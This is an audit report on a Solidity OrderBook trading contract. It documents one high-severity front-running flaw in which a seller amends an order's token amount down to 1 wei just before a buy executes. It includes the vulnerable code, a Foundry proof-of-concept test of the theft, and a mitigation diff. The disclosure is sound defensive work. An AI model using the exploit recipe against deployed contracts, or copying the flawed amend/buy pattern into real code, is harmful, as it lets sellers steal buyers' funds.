

OrderBook Audit Report

Version 1.0

X: @AlexScherbatyuk

July 10, 2025

OrderBook Audit Report

Alexander Scherbatyuk

July 10, 2025

Prepared by: X: @AlexScherbatyuk Lead Auditors: - Alexander Scherbatyuk

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
- Executive Summary
  - Issues found
- Findings
  - High
    - [H-01] Critical Front-Running Vulnerability in `OrderBook::amendSellOrder` Allows Theft of Buyer Funds via Order Amount Manipulation

Protocol Summary

The `OrderBook` contract is a peer-to-peer trading system designed for `ERC20` tokens like `wETH`, `wBTC`, and `wSOL`. Sellers can list tokens at their desired price in `USDC`, and buyers can fill them directly on-chain.

Disclaimer

The @AlexScherbatyuk makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

Scope

```
src/
--- OrderBook.sol
```

Executive Summary

Issues found

Severity	Number of issues found
High	1
Medium	0
Low	0
Info	0
Gas Optimizations	0
Total	1

Findings

High

[H-01] Critical Front-Running Vulnerability in `OrderBook::amendSellOrder` Allows Theft of Buyer Funds via Order Amount Manipulation

Description

The contract permits the seller to amend an active sell order, including drastically reducing `amountToSell`, at any time before the transaction is mined. The `buyOrder` function performs no verification of the current `amountToSell` against what the buyer expects.

An attacker can:
1. Create a legitimate-looking sell order.
2. Monitor the mempool for an incoming `buyOrder` transaction targeting their order.
3. Front-run the buy transaction with `amendSellOrder`, reducing `amountToSell` to a minimal value (e.g., 1 wei) while keeping `priceInUSDC` unchanged.
4. The buyer's transaction still executes, transferring nearly the full original `priceInUSDC` to the attacker while delivering almost no tokens.
5. The attacker simultaneously receives a refund of almost all originally deposited tokens.

```
@>  function amendSellOrder(
    uint256 _orderId,
    uint256 _newAmountToSell,
    uint256 _newPriceInUSDC,
    uint256 _newDeadlineDuration
  ) public {
    Order storage order = orders[_orderId];

    // Validation checks
    if (order.seller == address(0)) revert OrderNotFound(); // Check if order exists
    if (order.seller != msg.sender) revert NotOrderSeller();
    if (!order.isActive) revert OrderAlreadyInactive();
    if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired(); // Cannot amend expired order
    if (_newAmountToSell == 0) revert InvalidAmount();
    if (_newPriceInUSDC == 0) revert InvalidPrice();
    if (_newDeadlineDuration == 0 || _newDeadlineDuration > MAX_DEADLINE_DURATION) revert InvalidDeadline();

    uint256 newDeadlineTimestamp = block.timestamp + _newDeadlineDuration;
    IERC20 token = IERC20(order.tokenToSell);

    // Handle token amount changes
    if (_newAmountToSell > order.amountToSell) {
        // Increasing amount: Transfer additional tokens from seller
        uint256 diff = _newAmountToSell - order.amountToSell;
        token.safeTransferFrom(msg.sender, address(this), diff);
    } else if (_newAmountToSell < order.amountToSell) {
        // Decreasing amount: Transfer excess tokens back to seller
        uint256 diff = order.amountToSell - _newAmountToSell;
        token.safeTransfer(order.seller, diff);
    }
    // Update order details
    order.amountToSell = _newAmountToSell;
    order.priceInUSDC = _newPriceInUSDC;
    order.deadlineTimestamp = newDeadlineTimestamp;
    emit OrderAmended(_orderId, _newAmountToSell, _newPriceInUSDC, newDeadlineTimestamp);
  }
  .
  .
  .
@>  function buyOrder(uint256 _orderId) public {
    Order storage order = orders[_orderId];
    // Validation checks
    if (order.seller == address(0)) revert OrderNotFound();
    if (!order.isActive) revert OrderNotActive();
    if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired();
    order.isActive = false;
    uint256 protocolFee = (order.priceInUSDC * FEE) / PRECISION;
    uint256 sellerReceives = order.priceInUSDC - protocolFee;

    iUSDC.safeTransferFrom(msg.sender, address(this), protocolFee);
    iUSDC.safeTransferFrom(msg.sender, order.seller, sellerReceives);
    IERC20(order.tokenToSell).safeTransfer(msg.sender, order.amountToSell);
```

```

        totalFees += protocolFee;

        emit OrderFilled(_orderId, msg.sender, order.seller);
    }
```

Impact

Buyers can lose ~100% of their funds. The attacker receives full payment (minus protocol fee) for delivering a negligible amount of tokens, effectively stealing from every buyer. This renders the marketplace completely untrustworthy.

Proof of Concept

The following Foundry test demonstrates the exploit: Add the following code snippet to the `TestOrderBook.t.sol` test file.

This test verifies that the `buyOrder` function lacks an order amount check, allowing the owner to modify the order before the buy.

```
function test_amendSellOrderToZero() public {
    // Alice creates sell order: 2e8 WBTC for 180_000 USDC
    vm.startPrank(alice);
    wbtc.approve(address(book), 2e8);
    uint256 aliceId = book.createSellOrder(address(wbtc), 2e8, 180_000e6, 2 days);
    vm.stopPrank();

    // Attacker (Alice) front-runs the buy and reduces amount to 1 unit
    vm.prank(alice);
    book.amendSellOrder(aliceId, 1, 180_000e6, 2 days);
    vm.stopPrank();

    // Dan buys, expecting 2e8 WBTC but receives only 1 unit
    vm.startPrank(dan);
    usdc.approve(address(book), 200_000e6);
    book.buyOrder(aliceId);
    vm.stopPrank();

    assertEq(wbtc.balanceOf(alice), 199999999); // Got almost all WBTC back
    assertEq(usdc.balanceOf(alice), 180_000e6 - (180_000e6 * book.FEE() / book.PRECISION()));
    assertEq(wbtc.balanceOf(dan), 1);           // Dan paid full price for 1 unit
}
```

Recommended mitigation Require the buyer to specify the exact amount they expect to purchase and validate it against the current order state:

```
- function buyOrder(uint256 _orderId) public {
```

```
+ function buyOrder(uint256 _orderId, uint256 _amountToBuy) public {
    Order storage order = orders[_orderId];

    if (order.seller == address(0)) revert OrderNotFound();
    if (!order.isActive) revert OrderNotActive();
    if (block.timestamp >= order.deadlineTimestamp) revert OrderExpired();
+   if (_amountToBuy != order.amountToSell) revert InvalidAmount(); // Prevents front-run changes

    order.isActive = false;
    uint256 protocolFee = (order.priceInUSDC * FEE) / PRECISION;
    uint256 sellerReceives = order.priceInUSDC - protocolFee;

    iUSDC.safeTransferFrom(msg.sender, address(this), protocolFee);
    iUSDC.safeTransferFrom(msg.sender, order.seller, sellerReceives);
    IERC20(order.tokenToSell).safeTransfer(msg.sender, order.amountToSell);

    totalFees += protocolFee;

    emit OrderFilled(_orderId, msg.sender, order.seller);
}
```

Additional stronger options (recommended to combine with the above):

Disallow decreasing amountToSell after order creation. Lock price and amount once the order is live (allow only deadline extensions). Use a commit-reveal or signed order scheme for off-chain orders.